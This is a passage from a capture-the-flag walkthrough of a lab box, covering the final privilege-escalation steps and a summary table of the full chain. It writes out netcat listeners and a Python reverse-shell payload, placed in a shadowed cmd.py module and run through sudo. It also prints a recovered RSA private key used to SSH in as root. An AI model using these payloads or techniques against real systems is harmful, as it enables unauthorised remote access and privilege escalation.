FLAG{live_by_the_cow_die_by_the_cow} (found in /home/mat/flag_5.txt)



```

om@Kali: ~
Session Actions Edit View Help
om@Kali: ~/Downloads  om@Kali: ~  toby@ip-10-49-169-49: ~/jobs

(om@Kali)~[~]
$ nc -lvnp 1111
listening on [any] 1111...
connect to [192.168.149.78] from (UNKNOWN) [10.49.169.49] 45974
bash: cannot set terminal process group (3715): Inappropriate ioctl for device
bash: no job control in this shell
mat@ip-10-49-169-49:~$ ls
ls
cow.jpg
flag_5.txt
note.txt
scripts
mat@ip-10-49-169-49:~$ PWD
PWD
PWD: command not found
mat@ip-10-49-169-49:~$ pwd
pwd
/home/mat
mat@ip-10-49-169-49:~$ ls
ls
cow.jpg
flag_5.txt
note.txt
scripts
mat@ip-10-49-169-49:~$ cat flag_5.txt
cat flag_5.txt
FLAG{live_by_the_cow_die_by_the_cow}
mat@ip-10-49-169-49:~$ cat note.txt
cat note.txt
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can only run the script with sudo so it should be safe.

```

Reverse shell lands as mat once the cron job fires cow.sh

8. mat → will, via a shadowed Python module

Mat's home had another note: Will set Mat up with sudo rights to run one of his Python scripts — "you can only run the script with sudo so it should be safe." That phrasing alone is worth being suspicious of.

```

cd ~/scripts
ls -la

-rw-r--r-- 1 mat mat cmd.py
-rw-r--r-- 1 will will will_script.py

cat will_script.py
import os, sys
from cmd import get_command

cmd = get_command(sys.argv[1])
whitelist = ["ls -lah", "id", "cat /etc/passwd"]
if cmd not in whitelist:
    print("Invalid command!"); exit()
os.system(cmd)

```

will_script.py checks its command against a whitelist before running it — looks safe on paper. But look at the import: `from cmd import get_command`. Python has a real standard-library module called `cmd` — and this script's own folder happens to contain a file named exactly that, owned by mat. Python resolves local imports

before reaching into the standard library, so whatever's in that local `cmd.py` runs first, whitelist or not. Since `mat` owns the file, `mat` controls what runs the moment it's imported — before `get_command` is even called.

```
echo 'import socket, subprocess, os\ns=socket.socket(socket.AF_INET, socket.SOCK_STREAM)\ns.connect(("<kali-ip>", 1234))\nos.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);\nos.dup2(s.fileno(), 2)\nsubprocess.call(["/bin/sh", "-i"])' > cmd.py
```

```
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
```

```
om@Kali: ~
Session Actions Edit View Help
om@Kali: ~/Downloads om@Kali: ~ toby@ip-10-49-169-49: ~/jobs
mat@ip-10-49-169-49:~/scripts$ ls -la
ls -la
total 16
drwxrwxr-x 2 will will 4096 Dec 3 2020 .
drwxr-xr-x 6 mat mat 4096 Dec 3 2020 ..
-rw-r--r-- 1 mat mat 133 Dec 3 2020 cmd.py
-rw-r--r-- 1 will will 208 Dec 3 2020 will_script.py
mat@ip-10-49-169-49:~/scripts$ cat will_script.py
cat will_script.py
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
    print("Invalid command!")
    exit()

os.system(cmd)
mat@ip-10-49-169-49:~/scripts$ echo 'import socket, subprocess, os;s=socket.socket(socket.AF_I
NET, socket.SOCK_STREAM);s.connect(("192.168.149.78", 1234));os.dup2(s.fileno(), 0); os.dup2(s.
fileno(), 1); os.dup2(s.fileno(), 2);p=subprocess.call(["/bin/sh", "-i"]);' > cmd.py
<), 2);p=subprocess.call(["/bin/sh", "-i"]);' > cmd.py
mat@ip-10-49-169-49:~/scripts$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.p
y 1
</usr/bin/python3 /home/mat/scripts/will_script.py 1
```

will_script.py's source, and overwriting cmd.py before triggering it via sudo

The import runs `cmd.py` top to bottom before `will_script.py` ever gets to the whitelist check, and that's enough — the reverse shell fires as will.

```
nc -lvnp 1234
```

FLAG{but_i_thought_my_script_was_secure} (found in `/home/will/flag_6.txt`)

```

421 Timeout.

(om@Kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.149.78] from (UNKNOWN) [10.49.169.49] 34990
/bin/sh: 0: can't access tty; job control turned off
$ whoami
will
$ ls
cmd.py
__pycache__
will_script.py
$ cd home
/bin/sh: 3: cd: can't cd to home
$ locate flag_6.txt
/bin/sh: 4: locate: not found
$ pwd
/home/mat/scripts
$ cd ..
$ cd ..
$ ls
ftpuuser
mat
toby
ubuntu
will
$ cd will
$ ls
flag_6.txt
$ cat flag_6.txt
FLAG{but_i_thought_my_script_was_secure}
$

```

Shell as will, and the flag that calls out the exact bug

9. will → root, via a "backed up" key

Last stop. A look around outside the home directories turned up `/opt/backups/key.b64` — base64 isn't encryption, so that name is basically an invitation.

```
cat /opt/backups/key.b64 | base64 --decode
```


```
will@watcher:~$ cat /opt/backups/key.b64 | base64 --decode
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01Y0YdjYIaZEJmdcPVWQp/L0uc5u3igoiKluiYMfw850N7t30X/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vF0N7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEV07NXx3V3Y0F9y1X
eFPrvtDQV7BYb6egklafs4m4XeU0/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAI51UR/2wNqL13hvGglpePhKQgQIDAQABAOIBAHmgTryw22g0ATnI
9Z5geTC5oUGjZv7mJ2UDFP2PIwxcNS8aIwbUR7rQP3F8V7q+MZvDb3kU/4pil+/c
q3X7D50gikpEZEUEIMPPjPcUNGUKaXoaX5n2XaYBtQiRR6ZlwwAS00uEn7PIq2cz
BQvcRyQ5rh6sNrNiJQpGDJDE54hIigic/GucbynezYya8rrIsdWM/0SUL9JknI0Q
TQ0i/X2wfyryJsm+tYcvY4ydhChK+0nVTheciUrV/wkFv0DbGMSuuhcHRKTKc6B6
lwsUA85+vgNFrxzFY/tW188W00gy9w51bKSKDxboti2gdgmFolpnFw+t0QRB5RCF
AlQJ28kCgYEA6lry2xyeLh/a0Bu9+Sp3uJknIk0bpIWCdLd1xXNtDMAz40qbrLB5
fJ/iUcYjwOBHt3NNkuUm6qoEfp4Gou14yGz0iRkAe4HQJF9vxFWJ5mX+BHGI/vj2
Nv1sq7PaIKq4pkRBzR6M/0bD7yQe78Nd1QvLnQTLWp4njhjQoH0sovsCgYEA3+TE
7QR77yQ8l1iGAFYRXIzBgp5eJ2AAvVpWJuINLK5lmQ/E1x2K98E73CpQsRDG0n+1
vp4+Y8J0IB/tGmCf7IPMeiX80YJW7Ltozr7+sfbAQZ1Ta2o1hCalAQyIk9p+EXpI
UbBVnyUC1XcvRfQvFJyzgccwExEr6glJK0j64bMCgYEA1xmx/jxKZLTWzxxb9V4D
SPs+NyJeJMqMHVL4VTGh2vnFuTuq2cIC4m53zn+xJ7ezpb1rA85JtD2gnj6nSr9Q
A/HbjJuZKwi8uebquizot6uFBzpouPSuUzA8s8xHVI6edV1HC8ip4JmtNPAWHkLZ
gLLV0k0gz7dvC3hGc12BrqcCgYAhFji34iLCi3Nc1lsvL4jvSWnLeMXnQbu6P+Bd
bKiPwtIG1Zq8Q4Rm6qqC9cno8NbBAtiD6/TCX1kz6iPq8v6PQEb2giijeYSJBYU0
kJEpEZMF308Vn6N6/Q8DYavJVc+tm4mWcN2mYBzUGQHmb5iJjkLE2f/TwYTg2DB0
mEGDGwKBgQCh+UpmTTRx4KKNy6wJkwGv2uRdj9rta2X5pzTq2nEApke2UYlP50Lh
/6KHTLRhcp9FmF9iKWdtEMSQ8DCan5ZMJ70IYp2RZ1RzC9Dug3qkttk0KAbccKn5
4APxI1DxU+a2xXXf02dsQH0H5AhNCiTBD7I5YRsM1b0EqjFdZgv6SA==
-----END RSA PRIVATE KEY-----
will@watcher:~$
```

Decoding the backup file — it's a full RSA private key

Out comes a full RSA private key. Saved it locally, locked down the permissions the way SSH insists on, and used it to authenticate directly — no password needed, no further exploit required.

```
chmod 600 id_rsa
ssh -i id_rsa root@10.49.169.49
```

That key logged straight in as root. Root flag redacted here on purpose — pull the box and grab it yourself if you want to check the final step end to end.



10. The full chain, end to end

Hop	Vulnerability	Result
Recon	Nmap + gobuster	3 open ports, PHP app surface mapped
www-data	LFI in post.php	Read /etc/passwd + leaked FTP creds
Foothold	Writable FTP dir + PHP exec	Webshell → shell as www-data
→ toby	sudo NOPASSWD: ALL	Direct shell, no exploit needed
→ mat	World-writable cron script	Reverse shell via cron tick
→ will	Python local-module shadowing	Whitelist bypass via malicious cmd.py
→ root	Base64 "encoded" key backup	Recovered RSA key → direct SSH as root

None of these seven steps needed a public exploit or a CVE — every hop was a config or code review problem: a parameter trusted too much, a note left somewhere readable, a permission bit set too wide, and one very sneaky import statement. That's the part of this room worth remembering — most real privilege escalation looks exactly like this, not like a Metasploit one-liner.